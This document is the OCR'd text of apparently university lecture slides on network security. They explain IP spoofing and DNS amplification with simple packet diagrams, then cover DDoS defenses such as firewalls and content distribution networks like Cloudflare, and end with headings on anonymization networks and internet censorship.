
0-40 bytes

Up to 65536 bytes

Host sending the packet

- Many networks don't actually check the IP source field
- Attacker can send packets with a spoofed address
  - Harder to detect source, can help with attack efficiency...

IP spoofing



A
1.2.3.4

DNS server
8.8.8.8


Target
9.9.9.9

```
               Src        Dst
IP         9.9.9.9    8.8.8.8
A?            somewhere.com
```

```
               Src        Dst
IP         9.9.9.9    8.8.8.8
somewhere.com is at ...
```

IP spoofing: attack traffic sent by another server responding to attacker's query!

IP spoofing with amplification



```
               Src        Dst
IP         9.9.9.9    8.8.8.8
A?             somewhere.com
```

Request: small (< 50 B)

```
               Src        Dst
IP         9.9.9.9    8.8.8.8
somewhere.com is at ...
```

Response: could be much larger!! (hundreds of bytes or more!

Larger response message => more bandwidth goes to target network, with low expense to attacker

Defenses: Single host

- Attempt #1: Make sure you have enough memory
  - How much is “enough”?
  - Depends on your threat model (how many resources do you think the attacker has?); might be hard to know
  - …and highly motivated adversary will just find (your limit + 1) resource
- Attempt #2: Firewall
  - Identify evil IP addresses; refuse service to them
  - Users might not use the same IP address


    Can’t authenticate a user (i.e. via password) because we need an established connection to do that!
  - Attacker can spoof addresses

Defenses?


- Attempt #3: Outsource it
  - Someone with lots of memory
  - Someone with lots of network bandwidth

Content Distribution Networks (high level)

- Cloud services with widely-distributed networks
- Can act as caches or proxies for other applications or services



Example: Cloudflare



The Cloudflare global network

Our vast global network, which is one of the fastest on the planet, is trusted by millions of web properties.

With direct connections to nearly every service provider and cloud provider, the Cloudflare network can reach 95% of the world's population within approximately 50 ms.

285
cities in 100+ countries, including mainland China

11,500
networks directly connect to Cloudflare, including every major

192 Tbps
global network edge capacity, consisting of transit connections,

~50 ms
from 95% of the world's Internet-connected population

How CDNs prevent DDoS


DDoS => Widely distributed attack, large bandwidth

vs.

CDN => Widely distributed network, large bandwidth

- Distributes attack load across global network
- Also outsourced monitoring, analysis, etc.

Example: Cloudflare architecture




Anonymization networks

Internet Censorship

- Control or suppression of the publishing or accessing of information on the Internet
- Carried out by governments or by private organizations either at the behest of government or on their own initiative
